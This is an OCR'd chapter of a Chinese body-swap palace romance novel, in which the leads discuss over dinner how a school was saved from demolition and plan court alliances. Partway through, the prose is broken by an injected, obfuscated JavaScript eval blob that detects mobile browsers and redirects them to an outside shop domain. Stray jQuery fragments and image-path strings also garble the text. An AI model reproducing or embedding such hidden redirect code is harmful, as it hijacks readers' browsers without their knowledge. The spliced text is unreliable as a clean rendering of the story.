“一看就,就都很好吃嘛。”时珉捏着筷子,视线掠过面前所有菜肴,没有落在某一个菜上。
“每个人口味不同,再好吃的菜,总会有人喜欢吃,有人不喜欢吃,这很正常。”
“嗯嗯……”时珉抿起嘴,抬手筷子落在半空中,没有下筷,心里有什么话呼之欲出。然后,她把筷子放在桌上,“一墨,学堂里是怎么回事?那些侍卫是汪志祥的人吗?你认识吗?还有金夫人,都是你的……呃,你也认识吗?”
褚一墨也放下筷子,垂眸浅笑着说道:“那些侍卫不是汪志祥的人,是巡捕营。”
“巡捕营?”
“嗯,职责之一是负责城区治安。”
几个时辰前,汪志祥派人封锁学堂,不让任何人出入。褚一墨在大牢里看到陈夫子的惨状,尚存一口气,命不久矣。褚一墨迅速飞鸽传书给在京城内巡逻的巡捕营统领秦子阵。
“你们可以撤了,力行学堂的治安现在由巡捕营接管。”
“秦统领,我们没有接到命令。”
“这是宫里下达的命令,还不快让开!”
接着,汪志祥派的第二队人马赶到力行学堂,见门口已有士兵把守。“力行学堂暗植己见,传播谬论,欺蒙百姓,我等奉汪公公之命,将学堂即刻拆除。”
秦子阵看了眼来人数量、品阶职级,说道:“巡捕营负责京城治安,力行学堂此前遭贼人闯入,宫里下达命令,由巡捕营调拨专人前来巡守学堂。”
“宫里?我们也是宫里下达的命令。”
“京城治安由巡捕营负责,阁下若要承担部分职责,可有皇帝陛下下达的任免诏书?”
“我们是汪公公的亲兵,要什么诏书?”
“恕在下无法让行,巡捕营负责守卫京城,城里有任何异动,巡捕营首当其冲。在下猜想阁下作为汪公公的‘亲兵’,首要职责是保护汪公公的安全,若有其他职责,还请提供文书证据,可让巡捕营免于担责。”
带头的走近秦子阵,目露凶光,“你敢抗命,不怕汪公公抽筋拨皮么?”
“是,是,”秦子阵点点头,将手里一个东西悄悄递给带头的,“大家都是奉命行事,别让我们为难嘛。”
带头的看着手里的东西,花纹繁复小巧精致的盒子,打开一看,是胭脂。
“我要这种东西做什么!”
“阁下稍安勿躁,这可是嘉宝斋的胭脂,价值连城呢!贵妃用了都说好!”
带头的定睛看着胭脂盒子,两眼一眯,语气犹疑:“真是宫里下来的命令?”
“是啊,是啊。”
“也罢,那我也可以回去交差了。大白天的,谁想干这破活!”
“是啊,是啊,诸位辛苦了,这里的事情就交给我们吧。”
时珉皱着眉头听完褚一墨说的话,问道:“一个胭脂盒子,为什么能让拆学堂的士兵离开?你又和秦子阵是……什么关系?”
“秦子阵此前在京城巡逻的时候,我遇到点小麻烦,他帮过我,便认识了。”
“啊!英雄救美啊!”
“咳咳……后来,我得知汪志祥想把巡捕营纳入自己阵营里,要让秦子阵和他亲信臣子的女儿成婚。秦子阵不同意。”
“竟然不同意,难道说……”时珉又惊又急,“你们……”
“秦子阵已心有所属,是他的青梅竹马……”
“真的是青梅竹马!”
褚一墨按住时珉挥起来的手,“他的青梅竹马,是胭脂商人的女儿,两情相悦,秦子阵绝不就范。于是,我帮了他。”
“不、不是你啊?”时珉有点找揍地笑嘻嘻说道。
褚一墨嘴巴闭成一条线,眼里满是无奈,“怎么可能是我呢?”
“那你用的什么办法?”
“我把胭脂商人的胭脂介绍给了宫里的贵妃,贵妃很喜欢。商人也很有诚意,不论是品质还是价格。而且商人会为贵妃单独研制胭脂,贵妃用得开心,皇帝陛下也满意,胭脂商人的地位保住了,他女儿的婚事也就成了。所以,我和秦子阵还有他的妻子,有些交情。”
“我的妈呀,一墨你可真厉害啊!”
“那金夫人呢?”
“金嘉华,就是秦子阵的妻子。”
“啊?”时珉惊掉下巴,心情起起伏伏像是坐上了过山车。
“嗯,是啊。就是刚才那位。她对经营酒楼更感兴趣,于是就开了嘉华酒楼,而且她精于此道,嘉华酒楼很短时间内就在京城有了口碑。”褚一墨语气平淡,优哉游哉地说道。
“哦……是这样啊。”时珉顿时觉得刚刚自己脑子里一大堆胡思乱想有些多余。
“嗯,我说完了。我也有问题想问珉儿。”
“啊?你说。”
“你为什么要帮学堂?”
“啊?”时珉像是听到了什么匪夷所思的问题一样。
要怎么解释呢,就好像要去解释为什么要吃饭喝水。
“嗯,汪志祥拿莫须有的事情责难学堂,又看不惯我们推行的科举,若是在这里让步了,以后他会得寸进尺,然后把我们之前所作的所有努力全部推翻掉。”
“陈夫子是否有异心,或者异心是否能成为罪证,仍需刑部定夺,虽然汪志祥一意孤行,但是你我在未知全貌的情况下不敢下定论。我得到的消息,学堂招收女子,或许是原因之一。但即便如此,离推行科举之间的关系拐了好几个弯。”
时珉眸光渐渐暗了下来。
褚一墨轻轻握住时珉的手腕,“不是不赞成你救人。我的意思是,不是每一个人求助的人都是善意的。”
时珉与眼前的人目光交汇。
“这次或许是真,但是难保下次,到底是求助还是利用。如果你要帮助别人、要保护别人,你要知道自己是为了什么。”
时珉的目光左右游移,“他都这么说了……”
“我不管他说,我只管你。”
时珉抬眼,眸光落在褚一墨的眼里,他的眼神坦然,毫无遮掩。
她感觉心脏重重地跳动了一下,然后躲开褚一墨的目光。
褚一墨松开她的手腕,“我倒也有个忙想让你帮帮我。”
“什么啊?”
褚一墨下巴抬了抬,点点桌上的菜,“再不吃就要凉了,趁味道还香,选出三个你觉得味道最好的。”
时珉瞬间从刚才莫名的紧张和躁动情绪中解放出来,两眼放光,终于拿起筷子,开吃。
她每一个菜都夹了一筷子,这个不错,那个也不错。<;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17808229|209191||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
/p>
“这个金汤酸菜鱼不错,麻辣香酥鸡也不错,这个蜜汁赤叉烧,我记得你喜欢吃的,也不错,还有这个红糖糯米丸子……”
“你真的觉得,这个好吃?”
“嗯,你之前不就喜欢吃这个嘛?我现在在你的身体里面,应该也喜欢的吧。”褚一墨微微皱了下眉,语气放慢了一些,“我此前未经历过如此离奇的事情,所以不是太懂。不过我想,现在这具身体里的灵魂是你,或许你的想法也会改变这具身体喜欢的东西?”
时珉不知为何,有些心不在焉地点头,“嗯嗯,可能吧。”
“所以,我们要不要试一下,你单纯地感受自己,什么菜,可以让你现在这具身体感到愉悦?”
“单纯地感受?”
“是的,单纯地只听你现在的身体告诉你的感受,你喜欢什么。不加修饰,不额外添加主观的想法,只是去感受。”
“嗯……”
“去发现新东西,就像探险一样。”
时珉一侧嘴角扬起,眯着眼睛,“嗯,有意思。”
接着,时珉继续开吃。
她现在的身体还是更喜欢酸菜鱼、香酥鸡的味道和口感。辛辣感像小针一样刺激着舌面,刺激传入大脑,大脑有种从紧绷的思绪中唰地一下抽离出来的感觉,随之带来酥麻的快感。
吃太多辛辣的东西可能会导致味觉暂时性地麻痹,这个时候,她的舌头和口腔更喜欢清甜爽口的东西,不是像红糖、豆沙这样绵密浓郁的甜,是那种入口之后可以联想到微风清水的、放松的感觉,比如荔枝薄荷冰。就像是刚刚从火焰山里出来,下了一场及时甘露。
味觉、嗅觉、触觉以及感官体验所带来的感受竟然这样丰富,时珉此前未曾好好感受过这具身体。融合了时珉的灵魂之后,这具身体的感知也会有些变化。
一番酣畅淋漓的冒险结束,时珉眼神有些涣散,“吃饱了,一点儿也吃不下了。”
“相当有收获啊。”褚一墨忍俊不禁,嘴角挂笑,“事情总算结束了,吃一顿好的犒劳一下。”
时珉一下子精神起来,“其实,还没结束。”
“为什么?”
“你用巡捕营保住了力行学堂一次,很难保证汪志祥不会因为此事为难巡捕营。而且,我在礼部拿到一份名录,上面有不少学堂。你说得对,我不能保证这份名录是否真实,是否就是汪志祥要拿来开刀的学校,但是现在学堂本就不多,想要求学的人没有机会。或许这个时候,我们想办法保住其他学校,并且还可以推波助澜。”
“你是有想法了?”
“如果你我暂时无法从现在的身份跳脱出来,作为太子和太子妃,在朝廷中就需要有人助力。礼部尚书易之棘,之前在我还是太子的时候曾经暗中帮助过我,我认为此人可以合作。”
“易之棘?”褚一墨眼帘低压,手指摩挲茶杯,“你认识?你什么时候认识他的?”
“去礼部打杂的时候,其他人表面毕恭毕敬,暗中使绊子,就只有他看上去冷若冰霜,说话直接不留情面,但实际上暗暗帮了我一把。我觉得他对太子的态度并不排斥,你可以试试看他能不能合作。”
“也好。”
易之棘,什么时候出现的人物……